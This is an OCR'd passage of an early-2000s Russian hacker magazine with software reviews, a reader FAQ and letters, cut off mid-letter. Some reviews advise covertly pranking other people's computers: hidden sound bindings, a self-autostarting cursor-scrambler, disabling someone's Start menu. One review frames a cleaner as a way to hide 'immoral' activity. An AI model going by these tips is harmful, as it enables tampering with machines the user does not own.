
Если в «Панели задач» Windows кликнуть по значку «Звук», то появится диалоговое окно, которое отвечает за сопоставление звуковых сигналов событиям в программах. Одна беда - очень уж мало в этом окне приводится программ, работу которых можно было бы озвучить средствами операционной системы. Хорошо еще, что с этой неприятностью успешно борется Sound Association. Достаточно запустить эту утилиту, написать название программы, указать путь до ее exe'шника, отметить те события в ее жизни (запуск, закрытие, свертывание-разворачивание ее окна... Всего 14 вариантов. :)), которые должны сопровождаться звуками, и нажать «Add», чтобы все необходимые записи мигом появились в том самом диалоговом окне «Свойства: Звук». Тебе останется там лишь конкретные wav-файлы назначить! Впрочем, я советую тебе особенно не увлекаться: в том, что твой комп на каждом шагу будет рычать, свистеть, гудеть и хрюкать, ничего хорошего нет. Другое дело, если комп не твой... В этом случае смело связывай работу нескольких популярных прог со всеми звуками подряд (отдавая предпочтение звукам громким и неприличным :)). А чтоб никто не догадался, в Sound Association регистрируй эти проги под левыми именами (типа «Разряд батарей» :)). Хех... Догадаться, что над ним издеваются стандартными средствами Windows, а не с помощью какой-нибудь неуловимой проги-заподлянки, юзеру будет ох как непросто!



MP3dancer v 1.06

Windows 9x/Me/NT/2k
Size: 1999 Kb
Freeware
http://www.mp3dancer.com


Ребята из Totem Media мне решительно нравятся. Сначала они сняли денег с эротоманов и секс-меньшинств своими програми VirtuaGirl (www.virtuagirl.com) и VirtuaGuy (www.virtuaguy.com). Теперь же - выпустили на все том же «движке» MP3dancer, дабы как следует облегчить кошельки меломанов. Само собой, все три проги занимаются одним и тем же: выводят на экран крошечную фигуру человека. Только если в первых двух творениях Totem Media эта фигурка устраивала стриптиз на «Панели задач», то в MP3dancer'е она научилась лихо отплясывать под твою любимую музыку. Более того, иногда она даже попадает в ритм! Хотя, честно говоря, я не думаю, что за это стоит так уж благодарить встроенный в MP3dancer «музыкальный анализатор». Скорее я соглашусь с тем, что чел, видео которого оцифровывали, просто колбасился в студии под похожий музон. Видимо, ребята из Totem Media тоже о чем-то таком догадываются, поскольку с сайта MP3dancer'а можно взять нескольких «человечков», танцующих в разных стилях и под разную музыку (к слову - там же выдают различные plug-in с фоновыми спецэффектами :)). Вот только пока ты не заплатишь за мемберство, все скачанные тобой дополнительные персонажи будут выводиться на экран в виде цветных полупрозрачных силуэтов. Но если подумать, то мне так даже больше по душе! Стильно выглядит... :)



Sasami2k build 640

Windows 9x/Me/NT/2k
Size: 760 Kb
Freeware
http://sasami2k.kiwidream.com

На днях зашел на сайт «DivX по Русски!» (www.divx.nm.ru) и с удивлением узнал, что на моем любимом Bsplayer'е (http://bsplayer.cjb.net) свет клином не сошелся. Есть проигрыватели фильмов в формате Divx и покруче. Точнее сказать, есть один такой проигрыватель. Он называется Sasami2k и заделан каким-то корейским народным умельцем. Но уж это действительно монстр! Все окно этой проги полностью используется для вывода изображения, полупрозрачная панель управления плавно появляется на экране лишь тогда, когда ты подводишь мышку к «активной» зоне. Картинка как угодно масштабируется без искажения пропорций, а ее качество можно попытаться улучшить (сгладить, добавить резкость, убрать «квадратики» и т. д.) с помощью целого ряда фильтров (которые мой комп, увы, не потянул). С Sasami2k можно даже извращаться: делать фильм полупрозрачным (и разглядывать сквозь него свой «Рабочий стол»:)) или же вообще использовать его в качестве обоев! То есть на заднем плане идет фильм, а поверх него иконки, панель задач, окна программ... Обалденное зрелище! А теперь немного прозы: после инсталляции ты обнаружишь, что Sasami2k предлагает тебе общаться на корейском языке. Чтобы это исправить, требуется изменить расширение файла Sasami2000.ENU на *.RUS. Если это не поможет, то поменяй в региональных установках Windows Россию на США. Или используй русификатор (www.chat.ru/~somebody_else). В крайнем случае, начинай учить корейский: «Хванчжянсиль оди имника?» и так далее. :)



Window Washer v 3.5

Windows 9x/Me/NT/2k
Size: 1202 Kb
Shareware
http://www.webroot.com



Отличная программа для заметания следов своей аморальной сетевой активности и подпольных файловых операций. Она начисто (без возможности восстановления) вычищает кэш браузера, cookies и файлы истории, меню «Документы», временные папки, «Корзину», специфические записи в реестре и т. д. Сразу же после установки Window Washer можно подтирать хвосты, которые остаются в системе после твоей работы с приложениями MS Office и браузерами Netscape Communicator и Internet Explorer. Остальные программы поддерживаются на уровне plug-in'ов, которых на домашней страничке проги полным-полно. Среди них я без труда нашел те, что призваны держать в чистоте и строгости тетю Асю, Оперу, Windows Commander и другие популярные проги. В любом случае, отсутствие необходимого plug-in'а легко компенсировать, заведя в Window Washer свой собственный список файлов и записей в реестре подлежащих уничтожению. Прога выполняет «мойку» системы как по твоей команде, так и по расписанию. А как я уже и говорил, «моет» Window Washer на совесть.

MouseMover v 3.1

Windows 9x/Me
Size: 11 Kb
Freeware
http://www.alert.yo.lv

MouseMover - практически полный аналог MouseFX, одной из моих самых любимых прог-заподлянок. Правда эту версию по Alt-Ctrl-Del не достанешь, да к тому же, тебе на выбор уже предлагается целых десять возможных алгоритмов поведения мыши, которые реализуют такие интересные эффекты, как «раздвоение курсора» или, допустим, «синдром давно нечищеной мыши». Понятное дело, что «классическое» перепрыгивание курсора в произвольное место экрана через определенные промежутки времени MouseMover также поддерживает. Как и в MouseFX, необходимый алгоритм поведения курсора задается в командной строке при запуске программы. Но! Если ты не хочешь возиться с командной строкой и обеспечивать автозапуск этой проги на чужой машине своими собственными методами, то ты можешь вместо MouseMover'а взять по тому же адресу прогу по кличке MouseZapadlo. Этот софт сам прописывает себе в реестре и реализует те же десять способов издевательства над курсором юзера Ушастого, только выбираются они каждый раз при запуске проги случайным образом.

D-Player v 1.0a

Windows 9x/Me/NT/2k
Size: 6165 Kb
Freeware
http://www.spaceillusion.com


Тем, кто не желает смотреть, как в углу его экрана копошится какая-то мелюзга, я предлагаю вместо MP3dancer'а скачать и поставить D-Player. В окне этой программы большие трехмерные фигурки танцоров действительно двигаются в такт музыке. Причем двигаются классно, поскольку в D-Player'е движения реальных людей с помощью технологии motion-capture были перенесены на трехмерные модели. Жалко лишь, что последовательность танцевальных движений в этой проге жестко задается, то есть под любую музыку фигурка танцует одинаково. С другой стороны, новые танцы (наборы движений в формате .dsq и соответствующие им mp3'шки) на сайте программы выдаются бесплатно и их очень много. Тем, кто хочет научиться танцевать в домашних условиях, лучше D-Player'а учителя не найти. Ведь в этой проге движения персонажей можно замедлять/ускорять вместе с музыкой, зацикливать и детально изучать с разных сторон! Хех... А какой восторг испытываешь, когда такая колоритная фигура, как Reaper из игры Dungeon Keeper (одна из дополнительных 3D-моделей, найденная мной на сайте D-Player'а) начинает яростно дергаться под техно или эротично крутить попой под горячие латинские ритмы?!! Описывать бесполезно - это надо видеть самому! :)



Kleptomania v 2.2

Windows 9x/Me/NT/2k
Size: 357 Kb
Shareware
http://www.structurise.com


Не можешь понять, что за сообщение выдает тебе прога? Возникли трудности с переводом отдельных пунктов меню? Что ж, в таких случаях всегда можно прибегнуть к помощи электронного словаря или программы-переводчика. Есть, правда, маленькое неудобство: текст для перевода придется перепечатывать ручками. Хотелось бы конечно просто выделить, скопировать и вставить, но... как ты выделишь/скопируешь текст, скажем, из сообщения об ошибке? Обычными методами - никак! Отсюда правило: в арсенале продвинутого юзера всегда должна быть софтина, которая умеет «снимать» текст с любого места экрана. Нужна точная наводка? Пожалуйста! Программа по кличке Kleptomania отлично справляется с такого рода работой. С ее помощью ты сможешь «выхватывать» тексты откуда угодно: из меню, панелей инструментов, строк состояния, диалоговых окон и системных сообщений (в том числе и сообщений об ошибках). При этом помещать «награбленное» в буфер обмена Kleptomania способна не только в виде голого текста, но и в виде текста в формате RFT, т. е. вместе с данными о типе, стиле и размере шрифта. Как говорилось в одном известном фильме: «Чего ж тебе еще надобно, собака?». Качай давай, в хозяйстве эта софтина действительно пригодится! :)



Hook99 v 1.1.0.42

Windows 9x/Me/NT/2k
Size: 28 Kb
Freeware
http://thunder.prohosting.com/~ladi


Каждый юзер знает, что кнопка «Пуск» - это сердце операционной системы Windows. К сожалению, выглядит это «сердце» довольно непрезентабельно: слишком уж уродует его виндозный флажок и скучная надпись… А так порой хочется написать на этой кнопке что-нибудь такое задушевное, да рисунок вставить соответствующий. Хочется?!! Да без проблем! На этот случай есть прекрасная программа EppieDesktop (http://changer.newmail.ru), способная натянуть на всю кнопочку «Пуск» твою любимую картинку в формате BMP. Другой вариант - прога Hook99. Эта софтина позволяет украсить «Пуск» любой иконкой на твой выбор, а также изменить текст надписи. Правда, при использовании этой проги ссылку на нее придется добавить в группу «Автозагрузка», иначе внесенные тобой изменения перезагрузку операционной системы не переживут. Однако в моих глазах это неудобство с лихвой компенсируется тем, что Hook99 умеет делать прозрачным фон в подписях иконок на рабочем столе, а также отлично подходит для издевательства над начинающими пользователями. Так, знаешь ли, приятно написать на чужом «Пуске» - «Не работает, да?», а затем отметить в настройках Hook99, что при нажатии на эту кнопочку связанное с ней меню на экране появляться ни в коем случае не должно.



DU Meter v 2.2

Windows 9x/Me/NT/2k
Size: 396 Kb
Shareware
http://www.hageltech.com/dumeter


Когда я в Сети, окно этой программы постоянно маячит в правом верхнем углу моего экрана. Окно это очень небольшое по размерам, но, тем не менее, в нем прекрасно умещается график изменения скорости приема/передачи информации по единственному доступному мне каналу связи с Интернетом - коммутируемой телефонной линии. Причем линии довольно паршивой: в ней периодически возникают шумы, которые заставляют модем все больше и больше сбрасывать скорость. Я давно уже убедился, что в моем случае бороться с этим явлением бесполезно. Проще разорвать связь и заново дозвониться до провайдера, когда график в окне DU Meter начинает «рваться» и неуклонно ползти вниз. Впрочем, кроме графика, внешний вид и размеры которого можно менять в широких пределах, DU Meter предлагает юзеру множество других приятных вещей. Программа ведет подсчет входящего/исходящего трафика, может «попискивать» после передачи определенного количества байт (удобно для контроля качества связи на слух), и даже способна разорвать связь (проиграть звуковой файл), если за определенное время было получено меньше какого-то количества данных. Работает DU Meter практически с любыми типами соединений, включая модемное соединение, ISDN, кабельные модемы и карты Ethernet, и лишь из-за моего склероза она не попала в прошлый выпуск X, где я с увлечением рассказывал о своих любимых прогах.




AceReader Pro v 1.1

Windows 9x/Me/NT/2k
Size: 1979 Kb
Shareware
http://www.stepware.com

Программа для чтения текстов в режиме скорочтения, т. е. когда вместо десятка строк, по которым необходимо бегать глазами, слова подаются на экран одно за другим с небольшой задержкой. Весь фокус заключается в том, что если делать эту задержку все меньше и меньше, то в какой-то момент слова начнут сменять друг друга так быстро, что ты уже не сможешь их про себя проговаривать (как при обычном чтении), но улавливать их смысл ты все еще будешь. Естественно, скорость чтения при этом увеличивается в несколько раз. Для тех, с кем этот номер сразу не пройдет, AceReader Pro предлагает переходный режим: текст выводится на экран невидимыми строчками, в которых высвечивается слово за словом, заставляя тебя читать с заданной скоростью. Работает эта прога с обычными текстовыми файлами и буфером обмена. Ты можешь произвольно менять параметры шрифта, его цвет и цвет фона, ставить в тексте закладки и управлять прогой с помощью «горячих клавиш». Последнее особенно важно, ведь пока ты, к примеру, курсором будешь тянуться до паузы, перед тобой успеет промелькнуть большая часть книги. :)





FAQ

FAQ (FAQ@XAKEP.RU)



Какой FTN-софт посоветуешь под Linux?

Прежде всего надо сказать, что FTN-софта под *nix семейство более чем немерено, так что будет из чего выбирать. Начнем с мэйлера. Я бы выделил несколько более-менее хороших образцов: для модемных линий – ifcico (ftp://oskin.macomnet.ru), qico (http://lev.serebryakov.spb.ru/download/) или binkleyforce (http://adb.newmail.ru) и для BinkP'шных – binkd (www.corbina.net/~maloff/binkd/). Все они отлично справляются со своими задачами, но лидера я выделить не могу, так что давай уж сам протестируй и реши, что лучше для тебя. В качестве тоссера можно использовать hpt (http://www.tichy.de) или Crashmail (www.freshmeat.net). Я советую первый – и проще, и удобнее, и эффективнее. Осталась читалка. Их много, но я бы остановился на Golded (www.goldware.dk), потому что ничего лучше пока не видел. Из этого софта получится отличный пакет, но если тебя ломает искать и настраивать, то готовые пакеты можно слить с http://donlug.dn.ua/~aks/.



Как избавиться от баннеров в аське? Надоели уже!

Да ты, оказывается, счастливый обладатель 2000-й аськи! Потому что именно на последних версиях icq проводится бета-тестирование баннерного механизма. А это значит, в скором будущем баннер будет неотъемлемой частью icq, поэтому уже сейчас надо искать способы избавления от навязчивых рекламщиков. Я тебе расскажу о нескольких из них:

1. Эта метода только для icq2000b. Сначала выгружай аську, а потом из каталога icq удаляй следующие файлы: icqateima32.dll, icqateimg32.dll, icqateres.dll. Всё!

2. Способ более сложный. Открывай файл c:\windows\hosts (для win95/98) или c:\winnt\system32\drivers\etc\hosts (для winNT) и добавляй в них следующие строчки:

```
127.0.0.1 cb.icq.com
127.0.0.1 cf.icq.com
127.0.0.1 web.icq.com
```

Затем запускай с ключом -R (nbtstat -R)

Перед следующим действием я тебе советую сохранить базу твоего уина (файлы в папке 2000b/2000a). Сохранил? Тогда открывай db твоего UIN`a в шестнадцатеричном редакторе (UltraEdit, к примеру). Ищи там строки с url'ами, которые ты занес. И вместо первых байт этих строк, ставь 0x00. Усё!

3. Если тебе неохота все это делать самому, то вот здесь можно достать заплатки:

ICQ 2000b Build 3279 –
www.lamep.ru/Patch_ICQCore.exe
ICQ 2000b Build 3278 –
www.lamep.ru/Patch_ICQCore3278.exe
ICQ 2000b build 3278 и 3279 – ftp://ftp.webber.net.ua/pub/internet/chat/icq/icqboff.zip

4. Поставить более раннюю версию icq, где еще нет баннеров.

Посоветуйте хостинг с поддержкой cgi или php!

В последнее время в рунете появилось огромное количество халявных хостингов.

Многие разрешают cgi-скрипты, некоторые и php, а особенно продвинутые и mysql. Вот те, что мне понравились:

http://hobby.ru – 20mb дискового пространства, виртуальный почтовый сервер (3 почтовых ящика), управление по FTP или SiteManager, стандартные CGI-скрипты, свой CGI-каталог (с ограничением на чат), SSI. Только некоммерческие проекты.

www.lgg.ru – 15Мб, 10 полноценных почтовых ящиков электронной почты, SSL, SSI, PHP4, CGI, доступ по FTP, управление сервером через контрольную панель, доступ по SSH2, база данных MySQL, бесплатные скрипты.

www.hut.ru – неограниченное дисковое пространство, CGI, доступ к БД MySql, доступ к файлам .htaccess, .htpasswd, FTP-доступ и shell-аккаунт, SSL-доступ к лог-файлам.

Я настроил perl-скрипт. Залил его на сервер. А он мне выводит – Internal Server Error! (500) Почему?

Вопрос не новый, но актуальный. Ведь сейчас любой веб-мастер хочет использовать perl, asp, php. Имхо, каждый, кто в первый раз устанавливает cgi-скрипт, сталкивается с ошибкой 500. Чаще всего это возникает по трем причинам:

1. В первой строке нет пути к perl или этот путь неправильно указан. Обычно это #!/usr/local/bin/perl или #!/usr/bin/perl, но чтобы знать наверняка – спроси в тех. поддержке.


2. Файл со скриптом содержит DOS'овые концы строк 0x0D 0x0A, а в юниксе конец строки – только 0x0A. Чтобы исправить это, воспользуйся редактором FAR'a (чтобы сохранить файл, нажимай shift-f2 и выбирай «сохранить как юникс текст») или при закачке скрипта на ftp используй ASCII-режим вместо бинарного.

3. Скрипт не выводит ничего во время работы. Необходимо, чтобы он выводил хотя бы content-type заголовок, например: print «Content-type: text/html\n\n»; print «Я хочу стать хацкером».

Обрати внимание на двойной перевод строки (\n\n) в конце заголовка. Это очень важно.

У меня есть фидо-адрес. Можно ли писать с него в инет? А мне на него могут?

К великому счастью фидошников – можно! Для отправки письма в Интернет из ФИДО нужно адресовать его специальному узлу – гейту (основной гейт в России – 2:50/128, но можно, а зачастую и лучше, использовать дру-



гой, местный gate), а в поле имени получателя написать его интернет-адрес. Если он длиннее 36 символов и не влезает в поле заголовка to, напиши «UUCP» (без кавычек) в поле имени получателя, а инетовский адрес помести в первой строке письма, снабдив его префиксом «To:» (конечно же, без кавычек). Для отправки письма из Интернета в ФИДО, например, Andrei Zelnikov'y по адресу 2:5023/31.8 нужно написать его фидошный адрес в интернетовском виде. Как это делается, ты поймешь на примере: Andrei_Zelnikov@p8.f31.n5023.z2. fidonet.org. При отсутствии поинтовой части адреса, кусочек p8 можно опустить. Кстати, чтобы твои друзья не мучались и не писали столь длинный адрес, советую тебе зарегистрировать где-нибудь e-mail с возможностью переадресации (например, mail.ru), и в настройках переадресации поставить свой fido адрес в email-виде.









Получится ли запустить программу как сервис в win2k?

Стопудово получится. Скопируй файлы instsrv.exe и srvany.exe (из Resource Kit – www.chem. univ.kiev.ua/~adsh/win2k/soft/inst_serv.zip) в какую-нибудь системную директорию (например, в winnt\system32\). Затем запускай из командной строки: instsrv MyService c:\путь\srvany.exe, где MyService – придуманное тобой имя будущего сервиса. Если в имени имеются пробелы, то имя сервиса необходимо заключить в кавычки. Теперь сконфигурируем данный сервис. Идешь в Start->Settings->ControlPanel->Services, находишь там свой свежесозданный сервис, кликаешь на него дважды. В открывшемся окошке отмечаешь, каким способом сервис будет запускаться: Automatic – автоматически, при загрузке компьютера, Manual – вручную, Disabled – совсем не будет запускаться. Для работы прописанного сервиса в отдельном окне с десктопа отмечаешь чек-бокс «Allow Service to Interact with Desktop». Затем врубается regedt32 и создаётся key «Parameters» (без кавычек) в HKLM\SYSTEM\CurrentControlSet\Service\Имя_твоего_сервиса\. Теперь осталось только прописать путь к исполняемому файлику, например, Application: REG_SZ: c:\steps\hack.exe).

Поставил Windows ME, все бы хорошо, но одна досовая прога требует установки количества одновременно открытых файлов не менее 60, что ранее делалось в config.sys строчкой FILES=60, а в WinMe что ни пиши, все равно исчезнет. Как поставить files и вообще можно ли править config.sys?

Очень актуальная проблема. Дело в том, что в WinMe ты больше не можешь вносить изменения в файлы CONFIG.SYS и AUTOEXEC.BAT. Исключения составляют переменные окружения типа PATH или TEMP, которые можно задать при помощи утилиты Msconfig (Start – Run – Msconfig – Environment). Проблема заключается в том, что WindowsMe распрощалась с Real Mode DOS и теперь не обрабатывает файлы CONFIG.SYS и AUTOEXEC.BAT при запуске. Любые изменения, внесенные в эти файлы, будут восстановлены при следующей загрузке системы. Однако параметр files поставить можно. Для этого в System.ini, секции [386Enh] нужно добавить параметр PerVMFiles=XXX, где XXX – необходимое число одновременно открытых файлов минус 30. Зачем вычитать? Потому что 30 стоит по умолчанию, а значение параметра XXX прибавляется к числу 30.

Я слышал, что из модема можно сделать телефон, факс и АОН. Как?

Для этого тебе потребуется, во-первых, войсовый модем, во-вторых, микрофон и наушники, воткнутые в соответствующие разъемы модема, в-третьих, специальный софт и в-четвертых, архив Х :). Вот те проги, которые могу посоветовать:

1. Advanced Call Center. Электронный секретарь, обладающий функцией автоответчика с автоматическим определением номера. Работает почти со всеми войсовыми модемами. Я тебе рекомендую посмотреть ее сразу, как скачаешь, потому что лучшего АОНа с автоответчиком тебе не найти! (www.voicecallcentral.com)

2. VentaFax & Voice. Программа для приема и передачи голосовых/факс сообщений. Имеет функции автоответчика и АОНа. (listsoft.ru)

3. OAK Ringer. Программа, которая визуально сигнализирует о входящих звонках. Полезно любителям громко включать колонки/наушники (oaksoft.da.ru). А вообще, подними архив Х, в одном из номеров у нас был большой материал про программные АОНы и автоответчики.

Можно ли как-нибудь уменьшить громкость вентилятора блока питания? Уж больно сильно он шумит :(

Можно, причем можно несколькими способами:

1. Снизить обороты, то есть подать пониженное питание. 7В хватит. Самый распространенный способ (hint: 7В легко получаются, если включить вентилятор между +5 и +12 блока питания).

2. Допилить вентиляционные решетки для уменьшения аэродинамических шумов. Помогает всегда.

3. Смазать. Относится к той ситуации, когда вентилятор уже не новый. Часто помогает.

4. Сменить на специальный бесшумный. Если тебе не помогли предыдущие три пункта или просто тебя ломает долго возиться, то этот способ для тебя!

Что можете сказать о NTFS? Как осуществить переход от FAT к NTFS и обратно?

На мой взгляд, NTFS – наиболее продвинутая и практичная файловая система. К ее плюсам можно отнести и способность к самовосстановлению, максимальный размер тома/файла и возможность сжатия отдельных файлов/папок. К тому же, у NTFS есть малоизвестные и малоиспользуемые возможности, такие, как жесткие ссылки и множественные потоки данных. Переход к NTFS не составляет особого труда. Для этого запусти программу CONVERT.EXE из директории %SYSTEMROOT%\SYSTEM32, а далее все делай по инструкциям. Кстати, замечу, что раздел для конвертации форматировать не надо! А вот провести обратный переход поможет программа PartitionMagic 6.0 и выше от PowerQuest.






Ё-MAIL

Наш е мыло: magazine@xakep.ru

Вот оно! Наконец-то! Появилось! Оно - это довольное выражение моей гнусной физиономии. Я реально протащился, когда читал почту этого месяца. Наконец-то пошли настоящие письма, с реальной критикой. Наконец-то стало проясняться, что тебе нравится, а что нет. Я, конечно, ожидал, что будет много злого гона, мол "вот это не понравилось и это, и вот это тоже, а про все остальное я вообще молчу" :). Однако, было много писем, как с критикой, так и с похвалой. Поехали!

ПИСЬМО

От: Metal *(metallist@xakep.ru)*
Subj: advice

Дарова хацкеры и все остальные... кто там у вас еще есть!
Журнал ваш читаю с самого первого номера и убеждаюсь, что этот журнал для меня. В нем есть всего понемногу (хотя и не всегда), даже про гамесы, которые я не люблю, ну да фиг с ними. Но зачем перегружать журнал графикой? Нет, я кэш понимаю, что это красиво, но место всякой этой ненужной хрени можно больше инфы поместить. Или с этим напряг? Картинок меньше сделаете - вообще журнал супер будет, хотя, он и так... Ну да ладно... Вообще, за все вам спасибо (А за мыло отдельно! Теперь все охреневают от моего домена).
Metal

Ответ X:

Здарова Metal!
Просто супер, что ты читаешь нас с первого номера. Значит, мы реально твой журнал, значит нам реально удается каждый месяц давать тебе полезную инфу, не особо загружая всякими прогонами. Насчет графики мнения очень разные. Ты не представляешь себе, какая толпа народу просто тащится от Грифовских девочек-аниме! Впрочем, довольно много людей, которые хотели бы, чтобы X выходил вообще как газета, строго без графики, только текст, черным по белому, только чистая инфа. НО! Мы все-таки не газета новостей и должны радовать не только твой мозг, но и глаз и нос и левую ступню :). А с инфой напряга нет, стараемся быть в струе. Правда, в любом случае, всегда рады услышать, о чем бы ты хотел прочитать.
Удачи! Юзай наше мыло! :)

ПИСЬМО

От: Большаков Александр *(bolshakov@m-style.aha.ru)*
Subj: Здоровая критика

Привет Хакер!
С большим удовольствием читаю рубрику "Взлом". В "PC Zone" бывают интересные статьи. Много полезных программ появилось на моем винте благодаря "Шароварам". А с "Intro" вас можно на сцену выпускать вместо Задорнова или Петросяна. Короче, полезный и нужный журнал. Единственный момент, который расстраивает, это краткость изложения в статьях, посвященных *nix. Для меня как-то стороной прошли *nix системы, а по вашим статьям трудно что-то понять, не зная основ. Не могли бы вы создать рубрику "Основы unix" или что-то в этом роде, где рассказывали бы о структуре системы, всяких сервисах, работе www-серверов, что и как лежит в каталогах /etc, /usr/bin, какие программы с какими правами запускаются и как и когда эти права проверяются системой. То же самое с каталогами пользователей: как и кем проверяется выход за каталог пользователя (т. е. почему я из каталога своего сайта не могу сделать дефейс сайта соседа, который хостится на том же сервере), а используя баг в каком-нибудь sendmail это сделать можно.
Если места для такой рубрики в журнале нет, то ответьте, где можно об этом почитать (желательно доходчиво и желательно на русском).

Ответ X:

Привет, Леха!
Про *nix все поняли, будет. Когда-то у нас была рубрика Unixoid, но потом она постепенно умерла. Не хотел народ учить *nix, разбираться, копаться и т. д. Хотели, чтобы все было просто: "нажми на кнопку - получишь результат". Но после юниксового спецвыпуска народ въехал, что *nix - это круто, так как можно кастамайзить все что угодно. В виндах ты себе такой роскоши не позволишь, т. к. у владельцев M$ от фразы "open source" начинается эпилептический припадок. Так что теперь, я надеюсь, у рубрики будет свой постоянный круг читателей. Следи за ближайшими номерами!
А вот если ты хочешь получить дополнительную инфу, то совет может быть только один - RTFM! И никак иначе. Конечно же, ты не будешь знать *nix на 100%, читая только X. Нельзя забывать про книги, мануалы и друзей.

ПИСЬМО

От: =Nick= *(kfanatov@mail.ru]*
Subj: Предложение

Дарова КулХацкера!
Слушайте (смотрите), а почему бы у вас (у себя) на сайте не сделать раздел МУЗЫКА (MUSIC), а там пусть будет музыка и альбомы из раздела "Sound"! Спасибо!
=Nick=

Ответ X:

Гобмарджоба, =Nick=!
Слушаем (смотрим). У нас (у себя) на сайте (на сервере) уже сделан (готов) раздел (страничка) о музыке (o muzike). Там правда нет дисков из раздела X-Music, но тоже много чего хорошего и все в mp3! Со временем мы планируем рипать в mp3 все композиции, которые мы играем на нашем iNet-Radio и выкладывать туда же. А пока советую тебе слушать наше радио по пятницам, смотреть плейлисты наших эфиров и качать! Как пользоваться Напстером учить тебя не будем, сам разберешься :).

ПИСЬМО

От: Dima *(d4@newmail.ru)*
Subj: Письмо читателя

Привет бойцам славного журнала Хакер.

<... blasted ...>

Резюме: - больше X-новостей, больше обзоров боевого софта, больше инфы по работе с ним, больше обзоров X-сайтов. Конкретизируйте рубрики, типа: Взлом по сети, Из жизни троянов, Исследование программ, Социальная инженерия, Кодинг и т. д.
С наилучшими пожеланиями DiMar

Ответ X:

Здравия желаем, Dima aka DiMar!
Окейно. Мы тебя поняли. Всего побольше, и можно без хлеба - твоя жизненная позиция :). Но! Больше новостей не катит, т. к. отдавать полжурнала под новости мы не будем ни за какие девайсы. Больше боевого софта тоже не будет. Потому как нюкать и смурфить - это детский сад и пора тебе уже вылезать из этого состояния. Воевать надо мозгами, а не чужими программами. Про обзоры X-Сайтов мы думали, да только нет их. Ну да. Есть 10-15 сайтов, про которые мы готовы написать и даже уже писали в одном из сервиспаков aka спецвыпусков. По поводу троянов уже писалось столько, что чего-то не понять мог только Папа Римский.
Кодинг тоже под вопросом. Уже полгода мы хотим ввести такую рубрику, но не можем найти ее ведущего. Ведь просто описать, как юзать любой билдер - это слив. Серьезно углубиться в изучение языка - это грузилово, которое есть во всех книгах. А вот золотая середина у нас никак не находится.
Остается последнее: Социальная Инженерия. Бинго! Ты попал в самую точку. Как раз сейчас идут конечные работы по созданию спеца, посвященного этой теме. Так что уже через пару недель ты сможешь увидеть на лотках номер, полностью посвященный НЛП и Соц. Инженерии.

ПИСЬМО

От: *ratm@atrus.ru*
Subj: Критика :)))

Ну здравствуй, наконец, любимый журнал!!!
Написать собирался ещё в том далёком 99-м году когда я, трясущийся от волнения подросток, впервые прикоснулся ко 2-му номеру X. Но написать решился только сейчас, кода прочитал е-мейл в последнем номере. Там Покровский, при ответе на очередное злобное письмо, писал, что дельной критика отсутствует. Я считаю, что журнал могут критиковать не те люди, кто впервые его купил, увидев выделяющуюся на фоне других обложку, а те, кого в нем ин-

На письма отвечает SINtez

